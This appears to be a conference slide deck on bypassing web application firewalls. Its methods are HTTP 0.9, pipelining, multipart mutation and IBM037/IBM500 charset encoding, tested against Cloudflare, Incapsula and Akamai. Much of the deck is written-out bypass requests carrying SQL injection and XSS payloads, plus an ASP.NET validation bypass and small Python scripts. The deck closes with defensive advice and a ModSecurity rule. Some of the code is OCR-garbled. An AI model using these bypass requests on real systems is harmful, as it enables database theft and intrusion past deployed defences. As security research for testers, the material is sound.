

WAF Bypass Techniques

Using HTTP Standard and Web Servers' Behaviour

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Today's Menu

- HTTP smuggling like real smugglers!
- Old but forgotten techniques
- Eyes watering yummy HTTP requests!





Testers' Nightmare

A simple request:

"Could you please whitelist our IP address range for this assessment?"

An unhelpful response:

"You are the hacker, figure it out yourself"


Why should we whitelist you?

- Not enough time!
- Reduces quality
- WAF effectiveness test is a separate assessment





Where Can I Find Them?





Whitelist vs Blacklists

Whitelists ✓

- Expensive to set up
- Requires application knowledge
- High maintenance
- Harder to break

Blacklists X

- Quick & easy to set up
- Requires minimal training
- Low maintenance
- Easier to break



Side Note: WAFs in the Cloud

Direct IP

The secret is the IP address! wait, what?!

- Finding the IP address is not difficult
 - Historical DNS records, monitoring DNS changes, misconfigured subdomains, non-web service subdomains, SSL certificates, passive IP disclosure issues in web, code, or files, SSRF, trackbacks & pingbacks, verbose errors, debug/troubleshooting headers, enumerating IPv4 ranges, etc. [see the references]
- Will be revealed sooner or later
- Security via obscurity



WAF Bypass Categories

- New or missed payloads
- Payload mutation and encoding techniques
- Finding exceptions
 - Special values (e.g. headers by "Bypass WAF" Burp Suite extension)
 - Larger requests
- Payload delivery
- Request mutation




Payload Delivery



Payload Delivery Category - Examples

- Concurrency and delay
 - Slow requests
 - Multiple requests at the same time
- Unsupported SSL/TLS ciphers by the WAF
 - HTTPS and perhaps HTTP/2
- HTTP v0.9
- HTTP-Pipelining





- Very old!
- Supposedly one liner only GET
 - No URL, No HTTP Version, No Headers
- Support expectation removed in HTTP/1.1 RFC 7230

Year	HTTP Version	RFC
1991	0.9	
1996	1.0	RFC 1945
1997	1.1	RFC 2068 -> RFC 2616 (1999) -> RFC 7230-7235 (2014)
2015	2.0	RFC 7540



HTTP v0.9, What Can Go Wrong?

- Interpretation/implementation issues since it's old!
 - Still supported by all major web servers
 - Absolute URL in GET request with parameters
 - Apache Tomcat supports headers and POST requests
- Inspired further by @regilero at DEFCON 24 (Hiding Wookiees in HTTP)
 - I was only 1yr late to rediscover some of it, good record for me! ;-)

GET http://http.ninja/?param1=value1

Sending HTTP v0.9

What to use?

- telnet
- netcat
- openssl
- Or write your own program


Client side web proxies? Not so useful ⊗

• Burp Suite can send it but usually with no response

Probably blocked as a bad request by a middleware

HTTP Pipelining to the rescue









HTTP Pipelining

no pipelining



pipelining



Pipeline Recipe

- HTTP/1.1
 - "Connection: close" X
- HTTP/1.0
 - "Connection: keep-alive" ✓
- Multiple requests in one
- FIFO
- Hop by Hop ⊗



HTTP Pipelining Example 1 - Request

GET /sum.jsp?a=1&b=1&c=2&d=2 HTTP/1.0

Host: asitename.com:8080

Connection: keep-alive <

POST /sum.jsp?a=5&b=5 HTTP/1.1

Host: asitename.com:8080

Content-Type: application/x-www-form-urlencoded

Content-Length: 7

c = 6 & d = 6



HTTP Pipelining Example 2 - Request

POST /sum.jsp?a=1&b=1 HTTP/1.1

Host: asitename.com:8080

Content-Type: application/x-www-form-urlencoded

Content-Length: 7

c=2&d=2GET /sum.jsp?a=5&b=5&c=6&d=6 HTTP/1.0


Host: asitename.com:8080

Connection: keep-alive <



HTTP Pipelining – Burp Suite

No "Accept-Encoding" to get text, CRLF in the end, mind the "Connection"





HTTP Pipelining + HTTP 0.9 Example 1

"admin" is blocked in the path

- HTTP 0.9 has not been disabled
- URL encoding and normal HTTP pipelining cannot bypass it (super secure stuff!)
- Directory traversal techniques e.g. "/foo/../admin" will not help

GET /index.jsp HTTP/1.1

Host: victim.com

Content-Length: 10

1234567890GET https://victim.com/admin/reset.jsp

⟨ \r\n (CR LF)

HTTP Pipelining + HTTP 0.9 Example 2

Abusing Apache Tomcat full header support

- Burp Suite adds an additional spacing
- CR (0x0D) can be used instead of CR+LF (0x0D+0x0A)



HTTP Pipelining – Python DIY

https://github.com/irsdl/httpninja/blob/master/Generic%20Codes/web_request_socket.py

```
req1 http 1 1 = RequestObject('GET', 'http://asitename.com:8080/sum.jsp?a=1&b=1&c=2&d=2')
reg2 http 1 0 = RequestObject('POST', 'http://asitename.com:8080/sum.jsp?a=3&b=3', 'c=4&d=4',
                     {'Content-Type': 'application/x-www-form-urlencoded', 'Content-Length': '7'},
                     autoContentLength=False,
                     HTTPVersion="HTTP/1.0")
reg3 http 0 9 = RequestObject('POST', 'http://asitename.com:8080/sum.jsp?a=5&b=5', 'c=6&d=6',
                     {'Content-Type': 'application/x-www-form-urlencoded'},
                  autoContentLength=True, HTTPVersion="")
joinedReqs = [req1 http 1 1, req2 http 1 0, req3 http 0 9]
pipelineResult = RequestObjectsToHTTPPipeline(joinedRegs)
print pipelineResult
print SendHTTPRequestBySocket(pipelineResult, req1 http 1 1.targetName, req1 http 1 1.targetPort)
```

Request Mutation



Request Mutation Category

Using known & unknowns features!

- Requires lots of test-cases, fuzzing, behaviour analysis
 - Depends on the environment
 - web servers, web handlers, proxies, etc.
- Examples:
 - Duplicate parameters (HPP)
 - Path or parameters Evasion
 - Misshaped Requests













Features from RFC

Should be known by WAFs... (hopefully by all of them)

- Read the boring RFC
- Always look for changes in different RFCs
- Possible canonical issues
 - Look for vague statements, "RECOMMENDED", "MAY", and "OPTIONAL"
- e.g.: Line folding in headers (obsoleted by rfc7230)
 - Multiline headers, starts with CR/LF followed by a horizontal tab or space character!
 - Example: I've used in the past to bypass filtering (not a WAF though)

```
GET /page.do?p1=v1 HTTP/1.1 Host:
```

Custom Implementation

The ones that can actually make a WAF bleed!

- Fuzzing is the key
- Not standards and are technology specific
- Examples:
 - Parameter blacklist bypass Python Django
 - & == ;
 - Payload bypass IIS, ASP Classic
 - <script> == <%s%cr%u0131pt>
 - Path blacklist bypass Apache Tomcat
 - /path1/path2/ == ;/path1;foo/path2;bar/;

Content Encoding

Abusing the power of "charset" encoding

- Can be used in requests not just responses
- Useful for ASCII characters
 - Might corrupt Unicode
- Useful for server-side issues
 - Not possible to use it normally via a browser
- Examples:
 - application/x-www-form-urlencoded;charset=ibm037
 - multipart/form-data; charset=ibm037,boundary=blah
 - multipart/form-data; boundary=blah; charset=ibm037

Request Encoding is Challenging

Implemented differently

All at least supports IBM037, IBM500, cp875, and IBM1026 (all very similar)

Target	QueryString	POST Body	& and =	URL-encoding
Nginx, uWSGI - Django - Python3	✓	✓	✓	×
Nginx, uWSGI - Django - Python2	✓	✓	X	√ (sometimes required)
Apache Tomcat - JSP	X	√	X	√ (sometimes required)
IIS - ASPX (v4.x)	✓	✓	X	√ (optional)
IIS - ASP classic	X	×		
Apache/IIS - PHP	X	X		

Encoding/Conversion

- Similar to a substitution ciphers
 - Payload:
 - <script>
 - IBM037/IBM500/cp875/IBM1026 URL-encoded:
 - L%A2%83%99%89%97%A3n
- Simple Python code:

```
import urllib
s = 'Payload Here'
print urllib.quote_plus(s.encode("IBM037"))
```




Automating Request Encoding

Burp Suite HTTP Smuggler


https://github.com/nccgroup/BurpSuiteHTTPSmuggler


- Supports request encoding
- More to come






Example 1: Cloudflare







Example 2: ModSecurity



ASP.NET Request Validation Bypass 1/5

AntiXSS bypass, limits:

- "On error resume next" or an empty "catch" around the first read
- Ignores the first use (sees an empty string)
- Can target GET or POST not both at the same time

```
' VB

On Error Resume Next
' First use

Response.Write(Request.QueryString("qs_param1")) ' empty on error

Response.Write(Request.Form("post_param_1")) ' empty on error
' Second use

Response.Write(Request.QueryString("qs_param1")) ' not empty on error

Response.Write(Request.Form("post_param_1")) ' not empty on error
' Other params

Response.Write(Request.QueryString("qs_param2")) ' not empty on error

Response.Write(Request.Form("post_param_2")) ' not empty on error
```

```
try{
    // First use
    Response.Write(Request.QueryString["qs_param1"]); // empty on error
    Response.Write(Request.Form["post_param_1"]); // empty on error
}catch(Exception ex){
    // No throws
}

// Second use
Response.Write(Request.QueryString["qs_param1"]); // not empty on error
Response.Write(Request.Form["post_param_1"]); // not empty on error
// Other params
Response.Write(Request.QueryString["qs_param2"]); // not empty on error
Response.Write(Request.Form["post_param_2"]); // not empty on error
```

ASP.NET Request Validation Bypass 2/5

Useful for:

- Stored XSS
- Validation bypass if (time-of-check time-of-use issue)
 - It validates an input parameter and an empty string is Ok to go through!
 - It reads the same input parameter again from GET or POST

The twist:

- When payload is in QueryString, method should be POST
- When payload is in the body, method should be GET (keep the content-type header)



ASP.NET Request Validation Bypass 3/5

Exploiting XSS in the POST body as an example:

post_param_1=<script>alert(000)</script>&post_param_2=<script>alert(111)</script>





ASP.NET Request Validation Bypass 4/5

SQL injection when single quote is not allowed!


Using encoding payload would be:

?uid=<foobar>'union all select password from users where uid='admin



ASP.NET Request Validation Bypass 5/5

?uid=<foobar>'union all select password from users where uid='admin





How to Stop Request Encoding?

Write a new rule

ModSecurity when only "charset=utf-8" is allowed:

SecRule REQUEST_HEADERS:Content-Type "@rx (?i)charset\s*=\s*(?!utf\-8)"

"id:'1313371',phase:1,t:none,deny,log,msg:'Invalid charset not allowed', logdata:'%{MATCHED_VAR}'"

Incapsula:

Content-Type contains "charset" & Content-Type not-contains "charset=utf-8"

Test Case Walkthrough

Today's Test Case: IIS 10 ASPX (v4)



Today's Test Case: IIS 10 ASPX (v4)

5 Simple Steps:

- 1. HTTP verb replacement
- 2. Changing body type
- 3. Removing unnecessary parts
- 4. Adding unused parts
- 5. Changing request encoding



Step 1 – HTTP Verb Replacement

- Replacing POST with GET
- Works on:
 - IIS (tested on ASP classic, ASPX, PHP)
 - Keep the "content-type" header



Request A – Obviously Bad (SQLi Payload)

POST /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 41

input1='union all select * from users--

Cloudflare	×
Incapsula	×
Akamai	×



Request A1

GET /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 41

input1='union all select * from users--

Cloudflare	×
Incapsula	×
Akamai	×



Step 2 – Changing Body Type

- File uploads also use "multipart/form-data"
- Works on:
 - Nginx,uWSGI-Django-Python3
 - Nginx,uWSGI-Django-Python2
 - Apache-PHP5(mod_php)
 - Apache-PHP5(FastCGI)
 - IIS (ASPX, PHP)



Request A1

GET /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 41

input1='union all select * from users--

Cloudflare	×
Incapsula	×
Akamai	×





```
GET /path/sample.aspx?inputo=o HTTP/1.1
```

Content-Type: multipart/form-data; boundary=--1

Content-Length: [length of body]

----1

Content-Disposition: form-data; name="input1"

'union all select * from users--

----1--

Cloudflare	×
Incapsula	×
Akamai	×



Step 3 – Removing Unnecessary Parts

- What if we remove some parts of the body?
 - Might not be useful if misshaped requests are detected
- Removing last "--" in the boundary:
 - Nginx,uWSGI-Django-Python 2 & 3
 - Apache-PHP5(mod_php & FastCGI)
 - IIS (ASPX, PHP)
- Removing "form-data;" from the multipart request:
 - Apache-PHP5(mod_php & FastCGI)
 - IIS (ASPX, PHP)





```
GET /path/sample.aspx?inputo=o HTTP/1.1
```

Content-Type: multipart/form-data; boundary=--1

Content-Length: [length of body]

----1

Content-Disposition: form-data; name="input1"

'union all select * from users--

----1---

Cloudflare	×
Incapsula	X
Akamai	×





GET /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: multipart/form-data; boundary=1

Content-Length: [length of body]

--1

Content-Disposition: name="input1"

'union all select * from users--

--1

Cloudflare	✓
Incapsula	X
Akamai	✓



Step 4 – Adding Unused Parts

- What if we add some confusing parts?
 - Additional headers
 - Duplicated values
 - Useless stuffs, who cares?
 - can be useful too
 - Spacing CR LF after "Content-Disposition:" and before the space
 - PHP ⊕ ASPX ⊕





GET /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: multipart/form-data; boundary=1

Content-Length: [length of body]

--1

Content-Disposition: name="input1"

'union all select * from users--

--1

Cloudflare	✓
Incapsula	X
Akamai	✓





```
GET /path/sample.aspx?inputo=o HTTP/1.1
```

Content-Type: multipart/form-data; boundary=1,boundary=irsdl

Content-Length: [length of body]

```
--1
--1--
Space characters
--1;--1;header
Content-Disposition: name="input1"; filename = "test.jpg"
```

'union all select * from users--

--1

Cloudflare	√
Incapsula	✓
Akamai	✓



What If, Step 2 → Step 4

Now that everything has been bypassed...

Jumping from

Step 2 (Changing body type)

to

Step 4 (Adding unused parts)



Flashback: Request A2

GET /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: multipart/form-data; boundary=--1

Content-Length: [length of body]

----1

Content-Disposition: form-data; name="input1"

'union all select * from users--

----1--

Cloudflare	×
Incapsula	×
Akamai	×



```
OWASP
AppSec Europe
London 2nd-6th July 2018
```

```
GET /path/sample.aspx?inputo=o HTTP/1.1
```

Content-Type: multipart/form-data; boundary=--1,boundary=irsdl

Content-Length: [length of body]

```
----1
----1;----1;header
Content-Disposition: form-data; name="input1"; filename ="test.jpg"
```

'union all select * from users--

Cloudflare	×
Incapsula	>
Akamai	>



Step 5 – Changing Request Encoding

- This can bypass most WAFs on its own
- What if it detects the "charset"?
 - Perhaps use "," rather than ";" for ASPX, or duplicate it, or add additional ignored strings...
 - "application/x-www-form-urlencoded, foobar charset=ibm500; charset=utf-8"
 - Charset value can be quoted too
 - "application/x-www-form-urlencoded, foobar charset="ibm500"; charset=utf-8"





```
GET /path/sample.aspx?inputo=o HTTP/1.1
```

Content-Type: multipart/form-data; boundary=1,boundary=irsdl

Content-Length: [length of body]

```
--1
--1;--1;header
Content-Disposition: name="input1"; filename ="test.jpg"
```

'union all select * from users--

--1

Cloudflare	>
Incapsula	✓
Akamai	✓



Remember Request A?

POST /path/sample.aspx?inputo=o HTTP/1.1

HOST: victim.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 41

input1='union all select * from users--





GET /path/sample.aspx?%89%95%97%A4%A3%Fo=%Fo HTTP/1.1

HOST: victim.com

Content-Type: multipart/form-data, foobar charset=ibm500

;charset=utf-8; boundary=1,boundary=irsdl

Content-Length: 129

```
--1
--1;--1;header
ÃĒĒ 'Ä@@ĒZ@ZĪĒĒÑ?^@@@@~?£@£K?
```







Cloudflare	✓
Incapsula	✓
Akamai	✓

Lesson Learned

There is always a bypass but at least make it harder

- Do not rely only on cloud based WAFs when IP address can be used directly
- Do not support HTTP 0.9 disable it wherever you have a choice
- Only accept known charset on incoming requests
- Discard malformed HTTP requests
- Train the WAF and use whitelists rather than blacklists

Whitelist legitimate testers' IP address during your assessment

But remember to remove the rules afterwards

Thank you!

Soroush Dalili (@irsdl), NCC Group (@NCCGroupInfosec)





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